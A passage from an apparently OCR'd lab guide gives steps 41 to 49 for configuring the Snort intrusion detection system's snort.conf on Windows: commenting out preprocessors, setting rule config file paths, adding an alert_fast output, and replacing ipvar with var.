
41. Scroll down to the **Step #5: Configure preprocessors** section (Line 253), the listed preprocessor. This does nothing in IDS mode, however, it generates errors at runtime.

42. Comment out all the preprocessors listed in this section by adding '**#**' and (**space**) before each preprocessor rule (262-266).

Note: To 'comment out' is to render a block of code inert by turning it into a comment.




43. Scroll down to line 326 and delete **lzma** keyword and a (**space**).




44. Scroll down to **Step #6: Configure output plugins** (Line 513). In this step, provide the location of the **classification.config** and **reference.config** files.

45. These two files are in **C:\Snort\etc**. Provide this location of files in the configure output plugins (in Lines 532 and 533) (i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**).



46. In **Step #6**, add to line (534) **output alert_fast: alerts.ids:** this command orders Snort to dump all logs into the **alerts.ids** file.




47. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+H** on the keyboard. The **Replace** window appears; enter **ipvar** in the **Find what** : text field, enter **var** in the **Replace with** : text field, and click **Replace All**.

> Note: You will get a notification saying 11 occurrences were replaced.

48. By default, the string is **ipvar**, which is not recognized by Snort: replace with the **var** string, and then **close** the window.

> Note: Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.



49. Click **Close** to close the **Replace** window.

